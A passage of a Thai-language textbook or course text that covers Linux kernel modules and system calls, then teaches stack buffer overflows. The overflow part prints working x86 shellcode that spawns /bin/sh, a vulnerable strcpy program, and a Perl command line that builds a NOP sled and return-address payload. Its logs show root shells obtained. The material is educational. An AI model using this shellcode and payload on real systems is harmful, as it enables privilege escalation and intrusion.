เคอร์นัลโมดูล คือ ส่วนของ code ที่สามารถถูก load เข้าไปใน เคอร์นัล หรือถอดออกจากเคอร์นัล ได้ตามต้องการ เพื่อเป็นการเพิ่มฟังก์ชันต่างๆให้กับ เคอร์นัล โดยไม่มีความจำเป็นต้องรีบูตระบบใหม่ การใช้ เคอร์นัลโมดูล เพิ่มเข้าไปมีข้อดีกว่าการสร้าง เคอร์นัล แบบ monolithics แล้วเพิ่มฟังก์ชันโดยตรงเข้าไปในอิมเมจของ เคอร์นัล ซึ่งทำให้ เคอร์นัล มีขนาดใหญ่และจำเป็นต้อง rebuild และ รีบูต เคอร์นัล ทุกครั้งที่ต้องการฟังก์ชันใหม่

วิธีการนำโมดูลเข้าไปใน เคอร์นัล

- lsmod เป็นคำสั่งสำหรับดูโมดูลต่างๆที่ถูกโหลดเข้าไปในเคอร์นัลเรียบร้อยแล้ว
- insmod เป็นคำสั่งสำหรับนำโมดูลที่คอมไพล์เป็น .ko แล้วเพิ่มเข้าไปในเคอร์นัล ยกตัวอย่างเช่น insmod ./hello-1.ko
- rmmod เป็นคำสั่งสำหรับถอดโมดูลออกจากเคอร์นัล
  ยกตัวอย่างเช่น rmmod hello-1

2.9.1 รูปแบบของการเขียนเคอร์นัลโมดูล

การเขียนเคอร์นัลโมดูลจำเป็นต้องมีอย่างน้อย 2 ฟังก์ชันได้แก่

1. ฟังก์ชันเริ่มต้น เรียกว่า init_module() ซึ่งต้องถูกเรียกเมื่อโมดูลถูกเพิ่มเข้าไปในเคอร์นัล ตอนใช้คำสั่ง insmod โดยหลังเวอร์ชันลินุกซ์ 2.3.13 สามารถที่จะเปลี่ยนชื่อฟังก์ชันเริ่มต้นได้โดยต้องมี macro __init นำหน้าชื่อฟังก์ชัน เช่น static int __init hello_2_init(void)

2. ฟังก์ชันจบ เรียกว่า cleanup_module() ซึ่งจะถูกเรียกก่อนโมดูลจะถูกถอดออกจาก เคอร์นัล โดยใช้คำสั่ง rmmod โดยหลังเวอร์ชันลินุกซ์ 2.3.13 สามารถที่จะเปลี่ยนชื่อฟังก์ชันจบได้โดยต้องมี macro __exit นำหน้าชื่อฟังก์ชัน เช่น static void __exit hello_2_exit(void)

2.9.2 การคอมไพล์เคอร์นัลโมดูล

ตัวอย่าง makefile สำหรับคอมไพล์ เคอร์นัลโมดูล

```
obj－m +＝ hello－1.o
all:
make －C /lib/modules/$(shell uname －r)/build M=$(PWD) modules
clean:
make －C /lib/modules/$(shell uname －r)/build M=$(PWD) clean
```

modinfo เป็นคำสั่งสำหรับดูรายละเอียดของไฟล์ที่คอมไพล์แล้ว ยกตัวอย่างเช่น modinfo hello－1.ko

2.9.3 การผ่านค่าตัวแปรเข้าไปในโมดูลผ่านทางคอมมานด์ไลน์

ต้องมีการประกาศมาโคร module_param() ในโมดูลสำหรับรับค่าอากิวเมนต์ 3 ตัวได้แก่

1. ชื่อของตัวแปรที่จะผ่านเข้ามาในโมดูล
2. ชนิดของตัวแปรที่จะผ่านเข้ามาในโมดูล
3. สิทธิต่างๆที่เกี่ยวข้องกับไฟล์ sysfs

ตั้งแต่ลินุกซ์เวอร์ชั่น 2.4 เป็นต้นมาจะเพิ่มอากิวเมนต์ตัวที่สามแทรกเข้ามาโดยจะเป็นพอยเตอร์ที่ชี้ไปยังตัวแปรที่ใช้นับ โดยสามารถผ่านเป็นค่า NULL ได้หากไม่ต้องการใช้ ยกตัวอย่างเช่น

```
module_param(myint, int, NULL, 0);
```

สำหรับอาร์เรย์และสตริงจะใช้มาโคร module_param_array() และ module_param_string() แทนและหากต้องการจะเก็บข้อความสำหรับอธิบายตัวแปรที่โมดูลจะรับค่าสามารถทำได้โดยใช้มาโคร MODULE_PARM_DESC() ซึ่งมีอากิวเมนต์ 2 ตัวคือ ชื่อของตัวแปรที่จะเก็บคำอธิบาย และข้อความอธิบาย

ยกตัวอย่างการเพิ่มโมดูลเข้าไปในเคอร์นัลโดยมีการผ่านค่าเข้าไปในโมดูล

```
insmod hello－5.ko mystring="supercalifragilisticexpialidocious"
```

2.9.4 ข้อแตกต่างระหว่างโปรแกรมกับโมดูล

ในโปรแกรมตามปกติจะเริ่มต้นที่ฟังก์ชัน main() และจะประมวลผลทางเลือกของคำสั่งต่างๆไปเรื่อยๆ และโปรแกรมจะจบลงโดยขึ้นอยู่กับความสมบูรณ์ของฟังก์ชันเหล่านั้น ส่วนโมดูลนั้นจะเริ่มต้นที่ฟังก์ชัน init_module ซึ่งเป็นฟังก์ชันสำหรับจดทะเบียนของโมดูล โดยเป็นตัวบอกว่าโมดูลมีฟังก์ชันอะไรให้ใช้งานบ้าง และเป็นตัวติดตั้งเคอร์นัลให้ทำงานฟังก์ชันต่างๆที่โมดูลต้องการ โดยเมื่อฟังก์ชันนี้รีเทิร์น โมดูลจะยังไม่ทำอะไรจนกว่าเคอร์นัลต้องการจะทำบางสิ่งบางอย่างโดยผ่าน code ที่โมดูลมีให้ และจะมีโมดูลจบเรียกว่า cleanup_module ซึ่งจะทำหน้าที่ตรงข้ามกับฟังก์ชันเริ่มต้น โดยจะถอดถอนการลงทะเบียนฟังก์ชันทั้งหมดออกจากเคอร์นัล

2.9.5 ซีสเต็มคอล (System call)

ซีสเต็มคอล คือโปรเซสจริงๆที่ถูกใช้โดยโปรเซสทั้งหมดเพื่อไปติดต่อกับเคอร์นัล เมื่อโปรเซสร้องขอบริการจากเคอร์นัล เช่น การเปิดไฟล์ ,การ fork โปรเซสใหม่ หรือการร้องขอเมโมรี่เพิ่ม การกระทำเหล่านี้เป็นกลไกที่ทำให้เกิดซีสเต็มคอลขึ้น โดยพฤติกรรมของเคอร์นัลที่น่าสนใจเราสามารถเปลี่ยนแปลงมันได้ผ่านทางซีสเต็มคอลถ้าต้องการทราบว่าซีสเต็มคอลที่โปรแกรมนั้นเรียกใช้มีอะไรบ้างทำได้โดยการรัน strace<arguments>

ตามปกติแล้วโปรเซสนั้นไม่สามารถที่จะเข้าถึงเคอร์นัลได้ทั้งการเข้าถึงเมโมรี่ของเคอร์นัลและการเรียกฟังก์ชันเคอร์นัล ซึ่งตัวฮาร์ดแวร์ของ CPU นั้นเป็นตัวบังคับ เพราะเหตุนี้จึงเรียกว่า “protected mode” โดยซีสเต็มคอลนั้นเป็นข้อยกเว้นของกฎข้างต้น พื้นที่ในเคอร์นัลที่โปรเซสสามารถกระโดดเข้าไปได้เรียกว่า system_call โปรซิเยอร์ที่พื้นที่นั้นจะตรวจเช็คตัวเลขซีสเต็มคอลซึ่งจะบอกให้เคอร์นัลรู้ถึงบริการที่โปรเซสร้องขอ

จากนั้นมันจะไปดูในตารางซีสเต็มคอล (sys_call_table) เพื่อหาที่อยู่ของฟังก์ชัน เคอร์นัล ที่จะไปเรียกและรีเทิร์นค่า

2.9.6 ระบบไฟล์ /proc

ระบบไฟล์ /proc เป็นกลไกของเคอร์นัลและ เคอร์นัลโมดูลในการส่งข้อมูลไปยังโปรเซสต่างๆ ในตอนแรกมันถูกออกแบบสำหรับการเข้าถึงข้อมูลของโปรเซสแบบง่ายๆ เช่น ชื่อโปรเซส ปัจจุบันมันถูกใช้กับส่วนต่างๆเกือบทั้งหมดของเคอร์นัลที่มีความน่าสนใจที่จะรายงานออกมา เช่น รายชื่อของโมดูลทั้งหมดจะถูกเก็บไว้ในไฟล์ /proc/modules , สถิติการใช้หน่วยความจำซึ่งถูกเก็บไว้ในไฟล์ /proc/meminfo

วิธีการใช้ระบบไฟล์ proc มีโครงสร้างง่ายๆคือ ให้สร้างข้อมูลทั้งหมดที่จำเป็นสำหรับไฟล์ /proc รวมถึงพอยเตอร์ไปยังฟังก์ชัน handler ใดๆ โดยให้ไฟล์เริ่มต้นจดทะเบียนโครงสร้างเหล่านี้ และไฟล์จบเป็นตัวถอดถอนโครงสร้างนี้ออก โดยไฟล์ proc ที่สร้างนี้มีประโยชน์คือ เมื่อใดก็ตามที่ไฟล์ proc ถูกอ่าน สามารถกำหนดให้โมดูลเรียกฟังก์ชันเคอร์นัลที่ต้องการได้ ในทางตรงกันข้ามอาจจะกำหนดให้เรียกฟังก์ชันเมื่อมีการเขียนไฟล์ proc แทนก็ได้ ดังนั้นจึงอธิบายได้ว่าการอ่าน และการเขียนนั้นจะผกผันกันในเคอร์นัล โดยเมื่อใดก็ตามที่โปรเซสเขียนลงบนไฟล์ proc สิ่งที่เขียนจะกลายเป็น input ให้กับเคอร์นัลและเมื่อใดก็ตามโปรเซสไปอ่านข้อมูลบางสิ่งบางอย่างจากไฟล์ proc ก็หมายถึงว่าเคอร์นัลต้องการที่จะ output สิ่งนั้นออกมา

2.10 บัฟเฟอร์โอเวอร์โฟลว์


การโจมตีด้วยวิธี exploit แบบ บัฟเฟอร์โอเวอร์โฟลว์ จะมุ่งเน้นไปที่การทำให้โปรแกรมเกิดการล้นของบัฟเฟอร์ (บัฟเฟอร์โอเวอร์โฟลว์) เพื่อให้ผู้ถูกโจมตีได้ทำการเรียกโปรแกรมที่ผู้โจมตีต้องการให้ทำงานขึ้นมา โดยส่วนใหญ่แล้วสิ่งที่ผู้โจมตีต้องการคือสิทธิของการเป็น root ของเครื่องผู้ถูกโจมตี ในทางทฤษฎีแล้วดูเรียบง่ายไม่ซับซ้อนเลย นั่นคือ โปรแกรมที่ผู้โจมตีส่งเข้ามาจะถูกใส่ไว้ใน บัฟเฟอร์ ซึ่งจะถูกทำให้ล้นออกมา โดยขั้นตอนการแก้ไขส่วนต่างๆของหน่วยความจำเท่านั้นเอง

สิ่งที่เราจะพูดถึงต่อไปคือการจัดเรียงของหน่วยความจำ ในการทำโปรเซสหนึ่งๆ ตามมาด้วยการทำความรู้จักกับ บัฟเฟอร์ จากนั้นเราจะลงไปที่วิธีการ exploit ที่มีพื้นฐานจาก บัฟเฟอร์โอเวอร์โฟลว์ นั่นคือ แสต็กโอเวอร์โฟลว์ และ ฮีปโอเวอร์โฟลว์

2.10.1 การจัดการหน่วยความจำ

2.10.1.1การจัดสรรหน่วยความจำ

โปรเซส คือส่วนของโปรแกรมที่กำลังทำงานอยู่ (Running Program) ซึ่งในการที่จะทำให้โปรแกรมทำงานได้นั้น ระบบปฏิบัติการ (Operating System) จะต้องทำการโหลดโปรแกรมไปยังหน่วยความจำเสียก่อน โดยที่การจัดสรรหน่วยความจำให้แต่ละโปรเซสนั้น เราสามารถแบ่งออกได้เป็น 5 ส่วนใหญ่ๆด้วยกันคือ



รูปที่ 2.7 ส่วนต่างๆของ memory

2.10.1.2 ส่วนของข้อความ (Text Segment)

ส่วนของข้อความ (Text Segment) หรือส่วนของ Code โดยในส่วนนี้ จะประกอบไปด้วยคำสั่งต่าง (Instruction) และ Code ของโปรแกรม โดย Unix และ Linux จะใช้ส่วนนี้ร่วมกันในแต่ละโปรเซสที่มาจากโปรแกรมเดียวกัน จึงทำให้มีส่วนของคำสั่งเพียงหนึ่งเดียวสำหรับโปรแกรมเดียวกันอยู่บนหน่วยความจำในขณะใดขณะหนึ่งเท่านั้น

2.10.1.3 ส่วนของข้อมูล (Data Segment)

ส่วนนี้จะเก็บตัวแปรสากล (Global Variable) และตัวแปรคงที่ (Static Variable) ที่มีการให้ค่าแล้วเริ่มต้นแล้ว เราเรียกส่วนนี้ว่า ส่วนของข้อมูลที่ให้ค่า (Initialized Data) โดยแต่ละโปรเซสก็จะมีส่วนนี้เป็นของตัวเอง

2.10.1.4 ส่วน BSS

ตัวแปรสากล (Global Variable) และตัวแปรค่าคงที่ (Static Variable) ที่มีค่าคงที่เป็นศูนย์โดยอัตโนมัติจะถูกเก็บไว้ในส่วนนี้ โดยสามารถเรียกส่วนนี้ได้อีกว่าส่วนของตัวแปรที่มีค่าเป็นศูนย์ โดยแต่ละโปรเซสจะมีส่วนนี้แยกกัน

2.10.1.5 ส่วน ฮีป

ฮีปเป็นส่วนที่ตัวแปรแบบ Dynamic (ซึ่งเกิดจากคำสั่ง maoc()) โดยฮีปจะขยายไปทางด้านบน นั่นคือ เมื่อเราใส่ค่าลงไปในฮีปค่านั้นจะถูกบรรจุลงในตำแหน่งที่มีค่าสูงกว่าค่าที่ใส่ก่อนหน้า

2.10.1.6 ส่วนสแต็ก

ส่วนของสแต็กจะเป็นส่วนของตัวแปรเฉพาะที่ (Local Variable) ถูกเก็บไว้ ตัวอย่างของตัวแปรเฉพาะที่คือตัวแปรที่อยู่ในฟังก์ชันย่อยโดยไม่ได้ประกาศให้เป็นตัวแปรคงที่ (Static) โดยสแต็กจะขยายลงไปทางด้านล่าง นั่นคือเมื่อเราใส่ค่าลงไปในสแต็กค่านั้นจะอยู่ใน ตำแหน่งที่มีค่าน้อยกว่าค่าที่ใส่ก่อนหน้านั้น ซึ่งจะสวนทางกับส่วนของฮีป

2.10.2 การเรียกฟังก์ชั่น

ในระบบ Unix การรียกใช้ฟังก์ชันแบ่งออกเป็น 3 ขั้นตอนด้วยกันคือ

1. **prologue** โดย frame pointer ปัจจุบันจะถูกเก็บเอาไว้ และจะทำการจองพื้นที่ memory ที่จำเป็นสำหรับฟังก์ชัน
2. **call** โดย ค่าพารามิเตอร์ต่างๆจะถูกเก็บในสแต็กและ instruction pointer จะถูกจัดเก็บลงไปในสแต็ก สำหรับโปรแกรมจะได้ทราบว่าจะต้องทำคำสั่งไหนต่อไปหลังจากได้เรียกใช้ฟังก์ชันจบแล้ว
3. **return หรือ epilogue** สถานะของสแต็กก่อนเรียกฟังก์ชันจะถูกเรียกกลับคืน

การบุกรุกสามารถเป็นไปได้เพราะว่า เมื่อฟังก์ชันถูกเรียก ในขั้นตอนที่จะกลับมาส่วนก่อนที่ฟังก์ชันนั้นจะถูกเรียกไปนั้น ตำแหน่งของคำสั่งที่จะทำต่อไปจะถูกทำสำเนาจากสแต็กไปยังรีจิสเตอร์ eip ซึ่งถ้าผู้โจมตีสามารถแก้ไขสแต็ก ในส่วนนั้นให้ชี้ไปยังคำสั่งอันไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามา เครื่องก็จะทำการเรียกคำสั่งนั้นซึ่งการโจมตีก็จะสมบูรณ์


2.10.3 บัฟเฟอร์ และส่วนที่เสี่ยงต่อการถูกโจมตี

ในภาษา C ข้อความ หรือบัฟเฟอร์จะถูกแทนด้วยตัวชี้ตำแหน่งซึ่งชี้ไปยังตำแหน่งไบต์ตัวแรก และเราจะสามารถรู้ได้ว่าถึงจุดสิ้นสุดแล้วเมื่อพบไบต์ NULL ซึ่งหมายความว่าเราไม่มีทางที่จะทราบค่าที่แน่นอนที่เราต้องสำรองไว้สำหรับบัฟเฟอร์

ทีนี้เราลองมาดูการจัดการกับบัฟเฟอร์ใน memory

อย่างแรกเนื่องจากเราไม่สามารถรู้ขนาดของบัฟเฟอร์ได้ แต่ memory มีพื้นที่ให้บัฟเฟอร์อย่างจำกัด ในการที่จะป้องกันการล้น (overflow) นั้นค่อนข้างลำบากในการป้องกัน นี่จึงเป็นปัญหาที่เราสามารถพบได้บ่อยๆ อย่างเช่นการใช้คำสั่ง strcpy() โดยไม่ระมัดระวัง ทำให้ผู้ใช้สามารถสำเนาบัฟเฟอร์โอเวอร์โฟลว์ไปยังอีกส่วนหนึ่งได้

นี่เป็นเหตุการณ์ที่จะทำให้เห็นภาพได้ชัดขึ้น โดยตัวอย่างแรกนั้นบัฟเฟอร์ได้เก็บค่า wxy ส่วนที่สองได้เก็บค่า wxy และตามด้วย abcde เอาไว้



บัฟเฟอร์เก็บ wxy ใน memory บัฟเฟอร์เก็บ abcde และ wxy ใน memory ไบต์ที่ไม่ได้ใช้

รูปที่ 2.8 แสดงบัฟเฟอร์ใน memory


จากรูปจำไว้ว่าในกรณีทางด้านขวา เรามีไบต์ที่ไม่ใช้อยู่ 2 อันเพราะ word (4 ไบต์)จะถูกใช้ในการเก็บข้อมูล แต่เราต้องการเพียง 6 ไบต์ ซึ่งต้องใช้ 2 word จึงมีที่ว่างเหลืออยู่ 2 ไบต์

โปรแกรมที่มีความเสี่ยงในการโจมตีจากบัฟเฟอร์แสดงให้เห็นดังนี้

```
#include <stdio.h>
int main(int argc, char **argv){
char jayce[4]="Oum";
char herc[8]="Gillian";
strcpy(herc, "BrookFlora");
printf("%s\n", jayce);
return 0;}
```

บัฟเฟอร์ทั้ง 2 ส่วนจะถูกจัดเก็บไว้ในสแต็กซึ่งจะเห็นได้จากรูป 1.3 เมื่อตัวอักษร 10 ตัว ถูกทำสำเนาไปยังบัฟเฟอร์ซึ่งสามารถรองรับได้เพียง 8 ตัวนั้นบัฟเฟอร์แรกจะถูกเปลี่ยนค่าไป

การทำสำเนาครั้งนี้ก่อให้เกิดบัฟเฟอร์โอเวอร์โฟลว์ซึ่งใน memory ก่อนและหลังที่เกิดบัฟเฟอร์โอเวอร์โฟลว์นั้นเป็นดังนี้



ก่อนเกิดบัฟเฟอร์โอเวอร์โฟลว์ หลังเกิดบัฟเฟอร์โอเวอร์โฟลว์

รูปที่ 2.9 แสดงการเกิดบัฟเฟอร์โอเวอร์โฟลว์

นี่คือสิ่งที่จะเกิดขึ้นเมื่อทำการเรียกโปรแกรมนี้ขึ้นมา

```
alfred@atlantis:~$ gcc jaycc.c
alfred@atlantis:~$ ./a.out
ra
alfred@atlantis:~S
```

2.10.4 การล้นของบัฟเฟอร์ (บัฟเฟอร์ โอเวอร์โฟลว์)

จากที่ได้กล่าวไปแล้ว บัฟเฟอร์ จะถูกใช้ในการเก็บข้อมูล ซึ่งอยู่ในหน่วยความจำ สิ่งที่เราสนใจนั่นก็คือการเก็บ String ในตัว บัฟเฟอร์ เองนั้น ไม่มีวิธีการในการจัดการกับการรับค่าข้อมูลที่มากเกินจำนวนที่ว่างที่ได้จองไว้ เช่นถ้าเราทำการประกาศตัวแปรชนิด String โดยให้มีขนาด 10 ไบต์

```
Char str1[10];
```

ดังนั้นจะเกิดอะไรขึ้นถ้าใช้คำสั่ง

```
Strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

```
//overflow.c
main() {
char str1[10];
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

หลังจากนั้นทำการ compile และประมวลผล

```
[darkbasis@localhost lancelot]$ gcc -ggdb -o overflow overflow.c
[darkbasis@localhost lancelot]$ ./overflow
Segmentation fault
```

จะเห็นว่าเกิด Segmentation Fault

```
(gdb) run
Starting program: /home/darkbasis/lancelot/overflow

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip            0x41414141       0x41414141
```

หลังจากลอง Debug ด้วยโปรแกรม GDB จะเห็นว่าโปรแกรมจะเกิดความผิดพลาดเมื่อพยายามจะประมวลผลคำสั่งที่ตำแหน่ง 0x41414141 ซึ่งเป็นเลขฐาน 16 ของตัวอักษร A ซึ่งจะเห็นว่ารีจิสเตอร์ EIP จะถูกเขียนทับด้วย A ซึ่งเป็นสาเหตุที่โปรแกรมพยายามประมวลผลที่ตำแหน่ง 0x41414141 ซึ่งอยู่ภายนอกโปรเซสทำให้เกิด Segmentation Fault ขึ้นมา จากตัวอย่างเป็นเทคนิคที่เรียกว่าการล้นของสแต็ก (Stack Overflow)

2.10.5 การล้นของแสต็ก (สแต็กโอเวอร์โฟลว์)

การล้นของ แสต็ก เป็นการใช้ *การล้นของ* บัฟเฟอร์ ไปรบกวนค่าใน แสต็ก จนนำไปสู่การเรียกโค้ดอันไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามาได้

2.10.5.1 หลักการของ สแต็กโอเวอร์โฟลว์

ในการเรียกฟังก์ชันขึ้นมาทำงานนั้น ค่าที่อยู่ในรีจิสเตอร์ EIP จะถูกทำสำเนาเก็บไว้ใน *สแต็ก* และเมื่อฟังก์ชันนั้นทำงานเสร็จ โปรแกรมก็จะทำการนำค่า EIPที่ทำสำเนาลงไปใน สแต็กกลับมาใส่ EIP ตามเดิมเพื่อที่จะทำงานต่อไปได้ ซึ่งนี่เองที่เป็นจุดที่ทำให้ถูกโจมตีได้โดยอาศัยการแก้ไข ค่า EIP ในสแต็กเมื่อฟังก์ชันนั้นทำงานเสร็จ ค่าที่อยู่ในสแต็กก็จะถูกสำเนาลงไปใน EIP แล้วโปรแกรมก็จะทำการประมวลผลในตำแหน่งนั้นต่อไป

2.10.5.2 ส่วนประกอบในการโจมตีแบบการล้นของสแต็ก

ในการแก้ไขค่า EIP ที่สำเนาไว้ในสแต็กสิ่งที่ต้องทำคือการสร้างบัฟเฟอร์ให้มีขนาดใหญ่ เพื่อเป็นการง่ายในการกำหนดตำแหน่งให้ EIP ชี้ตำแหน่งกลับมาโดยอาศัยส่วนประกอบดังนี้

2.10.5.3 ล้อเลื่อน NOP (NOP Sled)

คำสั่ง NOP มีความหมายว่าไม่มีการทำงานอะไรเลย แต่ให้เลื่อนไปยังคำสั่งต่อไป คำสั่งนี้จึงถูกนำมาประยุกต์ใช้ในการเติมเข้าไปด้านหน้า Exploit Buffer ซึ่งจะเรียกว่าล้อเลื่อน NOP ถ้า EIP ชี้ไปยังตำแหน่ง NOP โปรแกรมก็จะทำการเลื่อนต่อไปเรื่อยๆ โดยทั่วไปแล้วในระบบ x86 จะใช้ Opcode เป็น 0x90

2.10.5.4 Shellcode

Shellcode เป็นคำที่ใช้เรียกภาษาเครื่อง (machine code) ที่แฮกเกอร์ใส่เข้ามาเพื่อให้ทำคำสั่งต่างๆ โดยส่วนมากจะอยู่ในรูปเลขฐาน 16

```
//shellcode.c
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int)shellcode;
}
```


จากนั้นลอง *compile* และประมวลผล

```
[root@localhost lancelot]# ls
overflow  overflow.c  shellcode.c
[root@localhost lancelot]# vi shellcode.c
[root@localhost lancelot]# ls
overflow  overflow.c  shellcode.c
[root@localhost lancelot]# gcc -o shellcode shellcode.c
shellcode.c: In function `main':
shellcode.c:8: warning: return type of `main' is not `int'
[root@localhost lancelot]# chmod u+s shellcode
[root@localhost lancelot]# su darkbasis
[darkbasis@localhost lancelot]$ ./shellcode
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b#
```

จะเห็นว่าเราได้ root shell prompt (#)

2.10.5.5 Return Address

สิ่งสำคัญที่สุดในการโจมตีแบบ Exploit คือค่า Return Address ซึ่งจะต้องอยู่ในตำแหน่งที่ตรงพอดีและวนซ้ำมันจนกระทั่งเขียนทับค่า EIP ที่สำเนาไว้ในสแต็กถึงแม้ว่าเราสามารถที่จะชี้ตำแหน่งไปยังตำแหน่งของ Shellcode ได้เลย แต่เป็นการง่ายกว่าที่จะนำ ล้อเลื่อน NOP มาใช้ โดยวางไว้หน้า Shellcode แล้วชี้ไปที่ NOP แทน



รูปที่ 2.10 แสดงวิธีการโจมตีแบบการล้นของสแต็ก

จากรูป จะเห็นว่าค่า address จะเขียนทับค่า EIP ซึ่งจะชี้ไปที่ ล้อเลื่อน NOP ซึ่งจะเลื่อนไปที่ Shellcode ในที่สุด

2.10.5.6 ตัวอย่างแสต็กโอเวอร์โฟลว์

ขั้นแรกเราต้องการรู้ตำแหน่งที่ ESP ชี้ ซึ่งจะเป็นตำแหน่งที่เราจะนำล้อเลื่อน NOP ไปใส่และเป็นตำแหน่งที่เราต้องการให้ EIP ชี้ไป

```
#include <stdio.h>
unsigned long get_sp(void){
        __asm__("movl %esp, %eax");
}
int main(){
printf("Stack pointer (ESP) : 0x%x\n", get_sp());
}
```

เมื่อทำการ compile และประมวลผลจะได้ค่า ESP ออกมา

```
[darkbasis@localhost lancelot]$ ./get_sp
Stack pointer (ESP) : 0xbffff918
```

จากนั้นทำการสร้างโปรแกรมที่ทำให้เกิดการล้นของบัฟเฟอร์

```
//buff.c
#include <stdio.h>
void main(int argc, char* argv[]){
char buf[400];
strcpy(buf,argv[1]);
}
```

จากนั้นทำการ compileและประมวลผลโดยใช้การวน NOP จำนวน 260 ตามด้วย Shellcode สุดท้ายใช้ค่าตำแหน่งของ ESP ทำให้เกิดการล้นของบัฟเฟอร์ไปทับที่ EIP

```
[darkbasis@localhost lancelot]$ ./buff `perl -e 'print "\x90"x260';`perl -e 'print "\x31\xc0\x31
\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\
x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"';`perl -e 'p
rint "\xf9\xff\xbf\x18"x51';`
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b#
```

จะเห็นว่าเราได้ root shell prompt (#) แสดงว่าการ Exploit สำเร็จ

2.10.6 การล้นของฮีป(ฮีปโอเวอร์โฟลว์)

2.10.6.1 หลักการของฮีปโอเวอร์โฟลว์

ฮีป เป็นส่วนที่อยู่บนหน่วยความจำ ซึ่งเก็บตัวแปรแบบ Dynamic ซึ่งตัวแปรแบบ Dynamic จะถูกสร้างขึ้นเมื่อใช้คำสั่ง malloc() โดย ฮีป จะขยายจากส่วนค่าต่ำของหน่วยความจำไปสู่ส่วนค่ามากของหน่วยความจำซึ่งตรงกันข้ามกับส่วน แสต็ก

ในการทำ Exploit ด้วยวิธีการล้นของฮีปนั้นจะไม่เหมือนกับการ Exploit ด้วยวิธีการล้นของ แสต็ก โดยส่วนของ แสต็ก นั้นจะเน้นไปที่การเขียนทับค่า Return Address แต่ในส่วนของ ฮีป นั้นจะเป็นการพยายามเขียนทับค่าตัวแปรที่สำคัญ

